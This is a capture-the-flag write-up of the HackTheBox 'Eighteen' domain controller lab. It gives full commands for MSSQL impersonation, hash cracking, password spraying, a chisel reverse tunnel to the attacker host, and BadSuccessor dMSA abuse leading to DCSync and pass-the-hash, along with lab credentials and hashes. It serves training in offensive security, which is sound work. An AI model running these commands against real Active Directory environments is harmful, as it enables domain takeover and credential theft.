HackTheBox — Eighteen
Eighteen is a Windows Server 2025 Domain Controller box that chains together MSSQL privilege impersonation, a cracked Werkzeug password hash, and the freshly-disclosed BadSuccessor vulnerability (CVE-2025-53779) to achieve full domain compromise. It’s a rare opportunity to practice dMSA abuse in a controlled lab environment — and an even rarer reminder that reading the box instructions before starting saves you hours.
Overview
The attack path looks like this: use provided credentials to access MSSQL, impersonate a SQL login to reach the financial_planner database, crack a Werkzeug PBKDF2 hash to recover a reused password, spray that password against WinRM to land a shell as adam.scott, then exploit the IT group’s CreateChild right on an AD Organizational Unit to manufacture a delegated Managed Service Account (dMSA) that inherits the Domain Administrator’s Kerberos keys — game over.
Reconnaissance
Port Scan
Starting with a full TCP scan plus a UDP scan for DNS:

The filtered ports tell an important story: this is a Domain Controller with all the standard DC services running locally, but a host firewall is blocking external access to Kerberos (88), RPC (135), LDAP (389), and SMB (445). We’ll need to tunnel through our eventual foothold to reach those later. The hostname resolves to DC01.eighteen.htb.
Web Application
The web app on port 80 is a Flask/Werkzeug financial planning application hosted under IIS. Browsing the routes (/login, /register, /dashboard, /admin, /add_expense) reveals a relatively standard CRUD app. The backend connects to MSSQL via ODBC Driver 17, and a quick check confirms queries are parameterized — no SQL injection avenue here.
Registration errors leak raw SQL error messages via Flask session cookies, which confirms the backend database name and connection details. More usefully, this tells us the app source is sitting at C:\inetpub\eighteen.htb\app.py — something we’ll want to read once we get a foothold.
Domain Enumeration
With MSSQL credentials in hand (more on that in a moment), RID brute-forcing via NetExec reveals the domain user list:
nxc mssql $TARGET -u kevin -p 'iNa2we6haRj2gaw!' -M mssql_priv --rid-brute

AD structure has all staff users in OU=Staff,DC=eighteen,DC=htb alongside HR, IT, and Finance groups. The IT group contains adam.scott and bob.brown.
Foothold
MSSQL Impersonation
The box provides starting credentials: kevin / iNa2we6haRj2gaw!. I’ll be honest — I missed this in the box description and spent time trying to enumerate the web app first. Read the instructions. Always.
Kevin authenticates to MSSQL via Windows auth and lands as a guest on the master database. Not much to do there directly, but checking for impersonation rights reveals something useful:
SELECT name FROM sys.server_principals WHERE is_disabled = 0;
-- Two SQL logins: sa and appdev
-- kevin uses Windows auth

SELECT * FROM sys.login_token;
-- kevin can EXECUTE AS LOGIN = 'appdev'
Impersonating appdev opens up the financial_planner database:
EXECUTE AS LOGIN = 'appdev';
USE financial_planner;
SELECT * FROM users;
I tried a few other escalation paths from here. appdev is not db_owner on financial_planner, TRUSTWORTHY is off, and xp_cmdshell is disabled — and can’t be enabled by appdev. I also tried capturing the MSSQL service account’s NTLMv2 hash via xp_dirtree pointed at a Responder listener, which worked — but the mssqlsvc hash didn’t crack against rockyou. Dead end.
The users table is more productive:

Cracking the Werkzeug Hash
The admin password is stored as a Werkzeug PBKDF2-SHA256 hash (hashcat mode 10900). With 600,000 iterations this is slow, but the password turns out to be weak:
hashcat -m 10900 admin_hash.txt /usr/share/wordlists/rockyou.txt
Result: iloveyou1. The admin credentials work on the web application’s /admin panel, which is interesting context, but the real value here is password reuse.
Password Spray → WinRM Shell
With a full user list and a cracked password, a targeted spray against WinRM is the obvious next move:
nxc winrm $TARGET -u users.txt -p 'iloveyou1'
adam.scott:iloveyou1 — Pwn3d! Adam is in the IT group and Remote Management Users, so we get a clean WinRM shell:
evil-winrm -i $TARGET -u adam.scott -p 'iloveyou1'
User flag collected. Now for the interesting part.
Privilege Escalation
Enumeration
Running SharpHound and reviewing the BloodHound graph (lesson learned — do this earlier next time) reveals the privilege escalation path after a significant amount of manual AD enumeration. I checked the usual suspects first:
- LAPS / ADCS / gMSA: None configured
- GPP passwords in SYSVOL: Nothing
- Kerberoastable accounts: Only
krbtgt— useless - Constrained / Unconstrained delegation: Only DC01 itself (normal for a DC)
- DnsAdmins group: Empty
- IT group ACLs on users, domain object, DC01 computer object: Nothing
- AlwaysInstallElevated, modifiable services, AutoLogon: Nothing
- IIS app directory writable: No (RX only for Users)
What BloodHound does show is a path: IT → CanPSRemote → DC01 → HasSession → Administrator → MemberOf → Domain Admins. Administrator has an active session on DC01. We need to get SYSTEM to dump credentials — but first we need a way to escalate from adam.scott to SYSTEM.
The Key Finding: CreateChild on Staff OU
A direct ACL query on the Staff OU surface something intentionally placed:
IdentityReference:       EIGHTEEN\IT
ActiveDirectoryRights:   CreateChild
ObjectType:              00000000-0000-0000-0000-000000000000  (ALL object types)
OU:                      OU=Staff,DC=eighteen,DC=htb
IsInherited:             False
The IT group has CreateChild (all object types) on the Staff OU, and it’s explicitly set — not inherited. Combined with the domain password policy having DOMAIN_PASSWORD_STORE_CLEARTEXT enabled, this is a strong hint toward BadSuccessor.
BadSuccessor (CVE-2025-53779)
BadSuccessor is a privilege escalation technique disclosed in 2025 targeting Windows Server 2025’s delegated Managed Service Account (dMSA) feature. The short version: when you create a dMSA with a predecessor account specified, the KDC grants the dMSA Kerberos tickets that include the predecessor’s privileges. If you point a dMSA at Domain Administrator, you effectively inherit DA-level Kerberos access — which means DCSync.
All you need is CreateChild on any OU. We have it on Staff.
Step 1: Chisel SOCKS Tunnel
The DC’s Kerberos (88), LDAP (389), SMB (445), and RPC (135) ports are filtered by the host firewall. We need to reach them to perform Kerberos operations from Kali. Chisel solves this by creating a SOCKS proxy through our WinRM session.
On Kali:
chisel server --reverse -p 9001
In the evil-winrm session:
.\chisel.exe client <VPN_IP>:9001 R:socks
Then update /etc/proxychains4.conf:
socks5 127.0.0.1 1080
All impacket commands going forward will be prefixed with proxychains -q.
Step 2: Create a Computer Account
The dMSA authentication flow requires a machine account principal to retrieve the managed password. Invoke-BadSuccessor.ps1 handles this, creating Pwn$ with password Password123! in the Staff OU. However, the script’s dMSA creation step silently fails — it has no try/catch, so when New-ADServiceAccount -CreateDelegatedServiceAccount errors out, $service is null and the script happily prints placeholder output with empty values. Always verify:
Get-ADObject -LDAPFilter "(objectClass=msDS-DelegatedManagedServiceAccount)"
# If this returns nothing, the dMSA was never created.
Step 3: Create the dMSA Manually
Here’s a critical gotcha: CreateChild grants the right to create objects, not to modify them afterward. Once a dMSA exists, the creator has no WriteProperty or GenericAll rights to set its attributes (and on Server 2025, ownership defaults to Domain Admins — we can’t even modify the DACL). The solution is to set all required attributes in the same LDAP Add operation that creates the object, using -OtherAttributes:
New-ADServiceAccount `
  -Name "evilDMSA2" `
  -DNSHostName "evilDMSA2.eighteen.htb" `
  -CreateDelegatedServiceAccount `
  -PrincipalsAllowedToRetrieveManagedPassword "Pwn$" `
  -Path "OU=Staff,DC=eighteen,DC=htb" `
  -KerberosEncryptionType AES256 `
  -OtherAttributes @{
    "msDS-DelegatedMSAState"          = 2
    "msDS-ManagedAccountPrecededByLink" = "CN=Administrator,CN=Users,DC=eighteen,DC=htb"
  } `
  -PassThru
msDS-DelegatedMSAState = 2 marks the dMSA as active and linked. msDS-ManagedAccountPrecededByLink points at Administrator. Everything in one LDAP Add.
Step 4: Retrieve the dMSA Keys via Impacket
I initially tried Rubeus v2.3.3 for the dMSA key retrieval. It gets “TGS request successful!” then crashes with a NullReferenceException in response parsing — the /outfile flag doesn’t save before the crash hits. Known-broken for this flow. Use impacket instead.
First, compute the AES256 key for the Pwn$ computer account. The Kerberos salt for computer accounts is DOMAIN.FQDNhostshortname.domain.fqdn (all lowercase for the hostname portion):
python3 -c "
from impacket.krb5.crypto import string_to_key
from impacket.krb5.constants import EncryptionTypes
key = string_to_key(
    EncryptionTypes.aes256_cts_hmac_sha1_96.value,
    b'Password123!',
    b'EIGHTEEN.HTBhostpwn.eighteen.htb'
)
print(key.contents.hex().upper())
"
This outputs the AES256 key for Pwn$. Now get a TGT:
proxychains -q impacket-getTGT \
  -aesKey 07CE45274C9D70F6C47ACD9D72838A4D292903CBC8947E2C32B7F9E0ECF17D0B \
  -dc-ip $TARGET \
  'eighteen.htb/Pwn$'
Then perform the S4U2Self with the dMSA flag to extract the predecessor’s (Administrator’s) Kerberos keys:
KRB5CCNAME=Pwn\$.ccache proxychains -q impacket-getST \
  -k -no-pass \
  -impersonate 'evilDMSA2$' \
  -self -dmsa \
  -dc-ip $TARGET \
  'eighteen.htb/Pwn$'
A note on clock skew: the DC is approximately 7 hours ahead of the scanner. Use -debug on impacket tools to see the DC’s actual UTC time in error messages, then sync your local clock accordingly:
sudo date -s "YYYY-MM-DD HH:MM:SS"
The getST call outputs the dMSA’s inherited keys (derived from Administrator’s credentials) and saves a usable Kerberos ccache ticket.
Step 5: DCSync
With the dMSA ticket representing Administrator-level Kerberos access, DCSync becomes straightforward:
KRB5CCNAME='evilDMSA2$@[email protected]' \
  proxychains -q impacket-secretsdump \
  -k -no-pass \
  -just-dc-user Administrator \
  'eighteen.htb/[email protected]' \
  -dc-ip $TARGET

Step 6: Pass-the-Hash
evil-winrm -i $TARGET -u Administrator -H 0b133be956bfaddf9cea56701affddec
Root flag collected.
Lessons Learned
Read the box instructions before starting. The box provided kevin’s credentials. I spent time enumerating the web application before I found them. Would have saved at least an hour.
Run SharpHound and review BloodHound early. The IT→DC01→HasSession→Administrator path would have been visible immediately. Instead I spent hours manually checking every standard privesc vector before landing on the ACL finding.
BadSuccessor (CVE-2025-53779) is powerful and subtle. Any principal with CreateChild on any OU — a permission that might seem innocuous to an AD admin — can create a dMSA pointed at any account, inheriting its full Kerberos privilege set. On a default Windows Server 2025 installation, there is no patch; the mitigation is auditing and restricting CreateChild rights.
CreateChild ≠ WriteProperty. Once an object is created, the creator may have no rights to modify it. If you need specific attributes set on a dMSA, set them all at creation time via -OtherAttributes in a single LDAP Add operation. Trying to modify afterward will fail with access denied.
Invoke-BadSuccessor.ps1 silently fails. The script has no error handling around New-ADServiceAccount. If the dMSA creation step fails for any reason, the script continues and prints output with empty values, giving false confidence. Always verify with Get-ADObject -LDAPFilter "(objectClass=msDS-DelegatedManagedServiceAccount)".
Rubeus v2.3.3 dMSA support is broken. The /dmsa flag in Rubeus asktgs triggers a NullReferenceException in response parsing. Use impacket-getST -impersonate <dMSA$> -self -dmsa instead — but you’ll need a SOCKS tunnel to reach Kerberos from Kali.
Filtered ports aren’t closed ports. All standard DC ports were open locally on DC01 — just blocked by the host firewall externally. A chisel reverse SOCKS tunnel through the WinRM session bypasses this entirely, letting impacket talk directly to Kerberos and LDAP.
LDAP signing blocks impacket through SOCKS. Tools like badsuccessor.py that negotiate SASL signing can’t complete the handshake through a SOCKS proxy. Do all AD object manipulation in the evil-winrm session (PowerShell AD cmdlets handle signing natively), and reserve impacket for pure Kerberos operations.
For winPEAS, always redirect to a file. The terminal output is too fast and too long to read interactively:
.\winPEASx64.exe | Out-File -Encoding ascii winpeas.txt